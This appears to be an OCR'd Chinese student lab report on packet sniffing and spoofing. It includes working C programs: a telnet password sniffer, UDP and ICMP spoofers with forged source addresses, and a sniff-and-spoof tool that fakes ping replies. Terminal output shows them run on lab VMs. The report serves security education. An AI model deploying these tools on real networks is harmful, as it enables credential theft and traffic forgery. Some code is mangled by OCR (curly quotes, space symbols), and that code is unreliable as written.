1. 捕获两个特定主机之间的 ICMP 数据包

- **sniff_icmp.c:**


```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header,
   const u_char *packet){
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(
       struct ethheader));

    printf("Source: %s    ", inet_ntoa(ip->iph_sourceip));
    printf("Destination: %s\n", inet_ntoa(ip->iph_destip));
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "ip proto icmp";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("enp0s3", BUFSIZ, 0, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
}
```

- **解释：**

1）代码可沿用之前的 sniff.c。


2）检验方式：攻击者（IP 地址为 10.0.2.5）运行该嗅探程序，利用另一台虚拟机（IP 地址为 10.0.2.7）ping 一个 IP 地址。若嗅探过滤器正常工作，将捕获到从 10.0.2.7 发出的 ICMP 报文。

- **结果截图：**



```
[09/29/22]seed@VM:~/.../cpp$ gcc -o sniff_icmp sniff_icmp.c -lpcap
[09/29/22]seed@VM:~/.../cpp$ sudo ./sniff_icmp
Source: 10.0.2.7 Destination: 9.9.9.9 Protocol: ICMP
Source: 9.9.9.9 Destination: 10.0.2.7 Protocol: ICMP
Source: 10.0.2.7 Destination: 9.9.9.9 Protocol: ICMP
Source: 9.9.9.9 Destination: 10.0.2.7 Protocol: ICMP
```


图 18: 嗅探 ICMP：10.0.2.5




```
[09/29/22]seed@VM:~$ ping -c 3 9.9.9.9
PING 9.9.9.9 (9.9.9.9) 56(84) bytes of data.
64 bytes from 9.9.9.9: icmp_seq=1 ttl=52 time=120 ms
64 bytes from 9.9.9.9: icmp_seq=2 ttl=52 time=90.4 ms
64 bytes from 9.9.9.9: icmp_seq=3 ttl=52 time=87.7 ms

--- 9.9.9.9 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 87.684/99.296/119.765/14.516 ms
[09/29/22]seed@VM:~$
```

图 19: 发出 ICMP：10.0.2.7

2. 捕获目标端口号在 10 到 100 之间的 TCP 数据包

- **sniff_tcp.c:**

```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header,
    const u_char *packet){
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(
        struct ethheader));

    printf("Source: %s    ", inet_ntoa(ip->iph_sourceip));
```

```
        printf(" Destination: %s", inet_ntoa(ip->iph_destip));
            /* determine protocol */
        switch(ip->iph_protocol) {
            case IPPROTO_TCP:
                printf("    Protocol: TCP\n");
                return;
            default:
                printf("    Protocol: others\n");
                return;
        }
    }
}

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "proto␣TCP␣and␣dst␣portrange␣10-100";
    bpf_u_int32 net;

    // Step 1: Open live pcap session on NIC with name enp0s3
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

    // Step 2: Compile filter_exp into BPF psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);

    // Step 3: Capture packets
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle);   //Close the handle
    return 0;
}
```

- 结果截图：




图 20: 嗅探结果

图 21: telnet：port=23

Task 2.1C: Sniffing Passwords.

- **pwd_sniff.c:**

注：*set_header.h* 头文件见附件。

```c
#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
#include <arpa/inet.h>
#include <ctype.h>
#include "set_header.h"
void print_payload(const u_char * payload, int len) {
    const u_char * ch;
    ch = payload;
    printf("Payload:\n\t\t");

    for(int i=0; i < len; i++){
        if(isprint(*ch)){
            if(len == 1) {
                printf("\t%c", *ch);
            }
            else {
                printf("%c", *ch);
            }
        }
        ch++;
    }
    printf("\n______________________________________________\n");
}

void got_packet(u_char *args, const struct pcap_pkthdr *header,
   const u_char *packet) {
    const struct sniff_tcp *tcp;
    const char *payload;
    int size_ip;
    int size_tcp;
    int size_payload;
```

```c

    struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IPv4 type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));
    size_ip = IP_HL(ip)*4;


        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:

            tcp = (struct sniff_tcp*)(packet + SIZE_ETHERNET + size_ip);
            size_tcp = TH_OFF(tcp)*4;

            payload = (u_char *)(packet + SIZE_ETHERNET + size_ip + size_tcp);
            size_payload = ntohs(ip->iph_len) - (size_ip + size_tcp);

            if(size_payload > 0){
                printf("Source: %s Port: %d\n", inet_ntoa(ip->iph_sourceip), ntohs(tcp->th_sport));
                printf("Destination: %s Port: %d\n", inet_ntoa(ip->iph_destip), ntohs(tcp->th_dport));
                printf("   Protocol: TCP\n");
                print_payload(payload, size_payload);
            }

            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }

}

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
```

```
    struct bpf_program fp;
    char filter_exp[] = "tcp port telnet";
    bpf_u_int32 net;

    // Step 1: Open live pcap session on NIC with name enp0s3
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

    // Step 2: Compile filter_exp into BPF psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);

    // Step 3: Capture packets
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle); //Close the handle
    return 0;
}
```

- **结果截图：**




图 22: 密码

4.2.2 Task 2.2: Spoofing

Task 2.2A. 写一个欺骗程序。

- **spoof.c:**

```
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

#include "myheader.h"

void send_raw_ip_packet(struct ipheader* ip) {
    struct sockaddr_in dest_info;
    int enable = 1;
    //Step1: Create a raw network socket
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    //Step2: Set Socket option
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(
        enable));

    //Step3: Provide destination information
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    //Step4: Send the packet out
    sendto(sock, ip, ntohs(ip->iph_len),0, (struct sockaddr *)&
        dest_info, sizeof(dest_info));
    close(sock);
}
/*
    *************************************************************

  Spoof a UDP packet using an arbitrary source IP Address and
    port
*************************************************************
    */
int main() {
   char buffer[1500];

   memset(buffer, 0, 1500);
   struct ipheader *ip = (struct ipheader *) buffer;
   struct udpheader *udp = (struct udpheader *) (buffer +
```

```
                                                  sizeof(struct ipheader));

    /*************************************************************
       Step 1: Fill in the UDP data field.
     *************************************************************/
    char *data = buffer + sizeof(struct ipheader) +
                          sizeof(struct udpheader);
    const char *msg = "DOR DOR!\n";
    int data_len = strlen(msg);
    strncpy (data, msg, data_len);

    /*************************************************************
       Step 2: Fill in the UDP header.
     *************************************************************/
    udp->udp_sport = htons(12345);
    udp->udp_dport = htons(9090);
    udp->udp_ulen = htons(sizeof(struct udpheader) + data_len);
    udp->udp_sum = 0; /* Many OSes ignore this field, so we do not
                          calculate it. */

    /*************************************************************
       Step 3: Fill in the IP header.
     *************************************************************/
    ip->iph_ver = 4;
    ip->iph_ihl = 5;
    ip->iph_ttl = 20;
    ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
    ip->iph_destip.s_addr = inet_addr("10.0.2.6");
    ip->iph_protocol = IPPROTO_UDP; // The value is 17.
    ip->iph_len = htons(sizeof(struct ipheader) +
                        sizeof(struct udpheader) + data_len);

    /*************************************************************
       Step 4: Finally, send the spoofed packet
     *************************************************************/
    send_raw_ip_packet (ip);

    return 0;
}
```

- **解释：**

1）部分代码解释已在注释中给出。spoof.c 主要包含两大步骤：在缓冲区中构造数据包和发送数据包。而关于这两步的详细说明则可以参考《计算机安全导论：深度实践》这本书，限于篇幅本报告不再赘述。

2）验证该 UDP 数据包的成功伪造是通过在一台主机（作为攻击者，IP 地址为 10.0.2.5）上运行 spoof.c；受害者即目标 IP 地址：10.0.2.7 的主机，打开 Wireshark 观察是否接收到从 10.0.2.5 发出的源 IP 地址经过伪造（1.2.3.4）的 UDP 报文。

- **结果截图：**




图 23: 运行截图




图 24: Wireshark 验证

Task 2.2B. 伪造一个 ICMP 回显请求，并回答以下问题。

- **icmp_spoof.c:**

```
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

```

```
#include "myheader.h"

unsigned short in_cksum (unsigned short *buf, int length) {
   unsigned short *w = buf;
   int nleft = length;
   int sum = 0;
   unsigned short temp=0;

   /*
    * The algorithm uses a 32 bit accumulator (sum), adds
    * sequential 16 bit words to it, and at the end, folds back all
    * the carry bits from the top 16 bits into the lower 16 bits.
    */
   while (nleft > 1)  {
       sum += *w++;
       nleft -= 2;
   }

   /* treat the odd byte at the end, if any */
   if (nleft == 1) {
        *(u_char *)(&temp) = *(u_char *)w ;
        sum += temp;
   }

   /* add back carry outs from top 16 bits to low 16 bits */
   sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
   sum += (sum >> 16);                  // add carry
   return (unsigned short)(~sum);
}

void send_raw_ip_packet(struct ipheader* ip) {
    struct sockaddr_in dest_info;
    int enable=1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                     &enable, sizeof(enable));

```

```
        // Step 3: Provide needed information about destination.
        dest_info.sin_family = AF_INET;
        dest_info.sin_addr = ip->iph_destip;

        // Step 4: Send the packet out.
        sendto(sock, ip, ntohs(ip->iph_len), 0,
               (struct sockaddr *)&dest_info, sizeof(dest_info));
        close(sock);
    }

    int main() {
      char buffer[1500];

      memset(buffer, 0, 1500);

      struct icmpheader *icmp = (struct icmpheader *)(buffer +
         sizeof(struct ipheader));
      icmp->icmp_type = 8;

      icmp->icmp_chksum = 0;
      icmp->icmp_chksum = in_cksum((unsigned short *)icmp,sizeof(
         struct icmpheader));

      struct ipheader *ip = (struct ipheader *) buffer;
      ip->iph_ver = 4;
      ip->iph_ihl = 5;
      ip->iph_ttl = 20;
      ip->iph_sourceip.s_addr = inet_addr("10.0.2.7");
      ip->iph_destip.s_addr = inet_addr("1.2.3.4");
      ip->iph_protocol = IPPROTO_ICMP;
      ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct
         icmpheader));
      printf(“seq=%hu ”, icmp->icmp_seq);
      printf(“type=%u \n”, icmp->icmp_type);
      send_raw_ip_packet(ip);

      return 0;
    }
```

- **解释：**

1）部分代码解释已在注释中给出。代码与 spoof.c 类似，但是还需要计算校验和。

2）验证该 ICMP 回送请求的成功伪造是通过在一台主机（作为攻击者，IP 地址为 10.0.2.5）上

运行 icmp_spoof.c；受害者即该 ICMP 报文的源 IP 地址：10.0.2.7 的主机，打开 Wireshark 观察能够检测到该伪造的 ICMP 报文。

- **结果截图：**




图 25: 运行截图




图 26: Wireshark 验证

- **问题 4：无论实际数据包有多大，您能否将 IP 数据包长度字段设置为任意值？**

可以。因为使用 raw socket，需要在缓冲区中创建整个数据包，包括 IP 头和后续字段，然后将它交由 socket 发送。使用这种 raw socket，目的就是通知操作系统由用户自行填写头字段信息，且不要改动已填写的头字段信息。这就使得用户可以任意设置数据包头中各字段的值。

- **问题 5：使用原始套接字编程，您是否必须计算 IP 标头的校验和？**

不用，系统会自动计算计算 IP 报头的校验和。在 IP 头字段中，它实际上是默认选项，$ip\_check = 0$ 意味着进行校验。

- **问题 6：为什么需要 root 权限来运行使用原始套接字的程序？如果在没有根权限的情况下执行程序，程序会在哪里失败？**

因为出于安全性考虑，只有 root 进程和具有 CAP_NET_RAW 能力的进程才能创建 raw socket。root 权限是运行实现原始套接字的程序所必需的。

如果我们运行没有 root 权限的程序，它将在设置套接字时失败。

4.2.3 Task 2.3: Sniff and then Spoof

- **sniff_and_spoof.c:**

```c
#include <pcap.h>
#include <stdio.h>
#include <string.h>
#include <arpa/inet.h>
#include <fcntl.h> // for open
#include <unistd.h> // for close

#include "myheader.h"

#define PACKET_LEN 512

void send_raw_ip_packet(struct ipheader* ip) {
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                     &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

void send_echo_reply(struct ipheader * ip) {
  int ip_header_len = ip->iph_ihl * 4;
  const char buffer[PACKET_LEN];

  // make a copy from original packet to buffer (faked packet)
  memset((char*)buffer, 0, PACKET_LEN);
  memcpy((char*)buffer, ip, ntohs(ip->iph_len));
  struct ipheader* newip = (struct ipheader*)buffer;
  struct icmpheader* newicmp = (struct icmpheader*)(buffer +
     ip_header_len);
```

```
    // Construct IP: swap src and dest in faked ICMP packet
    newip->iph_sourceip = ip->iph_destip;
    newip->iph_destip = ip->iph_sourceip;
    newip->iph_ttl = 64;

    // Fill in all the needed ICMP header information.
    // ICMP Type: 8 is request, 0 is reply.
    newicmp->icmp_type = 0;

    send_raw_ip_packet (newip);
}

void got_packet(u_char *args, const struct pcap_pkthdr *header,
      const u_char *packet) {
    struct ethheader *eth = (struct ethheader *)packet;

    if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
      struct ipheader * ip = (struct ipheader *)
                             (packet + sizeof(struct ethheader));

      printf(“         From: %s\n”, inet_ntoa(ip->iph_sourceip));
      printf(“           To: %s\n”, inet_ntoa(ip->iph_destip));

      /* determine protocol */
      switch(ip->iph_protocol) {
          case IPPROTO_TCP:
              printf(“   Protocol: TCP\n”);
              return;
          case IPPROTO_UDP:
              printf(“   Protocol: UDP\n”);
              return;
          case IPPROTO_ICMP:
              printf(“   Protocol: ICMP\n”);
              send_echo_reply(ip);
              return;
          default:
              printf(“   Protocol: others\n”);
              return;
      }
    }
}
```

```c
int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;

  char filter_exp[] = “icmp[icmptype] = 8” ;

  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name eth3
  handle = pcap_open_live(”enp0s3”, BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);  //Close the handle
  return 0;
}
```

- **解释：**

1）部分代码解释已在注释中给出。代码处理与 sniff_and_spoof.py 类似。

2）验证该 ICMP 回送请求的成功伪造是通过在一台主机（作为攻击者，IP 地址为 10.0.2.5）上运行 sniff_and_spoof.c；受害者即发送 ping 8.8.8.8 命令的源 IP 地址：10.0.2.7 的主机，打开 Wireshark 发现每一次 ping 命令都会接收到 2 个 ICMP-echo-reply，因为所 ping 的 8.8.8.8 真实存在，会响应 ping 命令；而攻击者嗅探到 ping 命令后也会伪造一个来自 8.8.8.8 的 ICMP 响应。

- **结果截图：**




图 27: 攻击者程序




图 28: ping




图 29: Wireshark 验证

5 附件

- **myheader.h:**

```
/* Ethernet header */
struct ethheader {
    u_char  ether_dhost[6];    /* destination host address */
    u_char  ether_shost[6];    /* source host address */
    u_short ether_type;                     /* IP? ARP? RARP?
        etc */
};

/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
```

```c
    unsigned short int iph_flag:3, //Fragmentation flags
                       iph_offset:13; //Flags offset
    unsigned char      iph_ttl; //Time to Live
    unsigned char      iph_protocol; //Protocol type
    unsigned short int iph_chksum; //IP datagram checksum
    struct  in_addr    iph_sourceip; //Source IP address
    struct  in_addr    iph_destip;   //Destination IP address
  };

  /* ICMP Header  */
  struct icmpheader {
    unsigned char icmp_type; // ICMP message type
    unsigned char icmp_code; // Error code
    unsigned short int icmp_chksum; //Checksum for ICMP Header and
        data
    unsigned short int icmp_id;     //Used for identifying request
    unsigned short int icmp_seq;    //Sequence number
  };

  /* UDP Header */
  struct udpheader
  {
    u_int16_t udp_sport;           /* source port */
    u_int16_t udp_dport;           /* destination port */
    u_int16_t udp_ulen;            /* udp length */
    u_int16_t udp_sum;             /* udp checksum */
  };

  /* TCP Header */
  struct tcpheader {
      u_short tcp_sport;               /* source port */
      u_short tcp_dport;               /* destination port */
      u_int   tcp_seq;                 /* sequence number */
      u_int   tcp_ack;                 /* acknowledgement number
       */
      u_char  tcp_offx2;               /* data offset, rsvd */
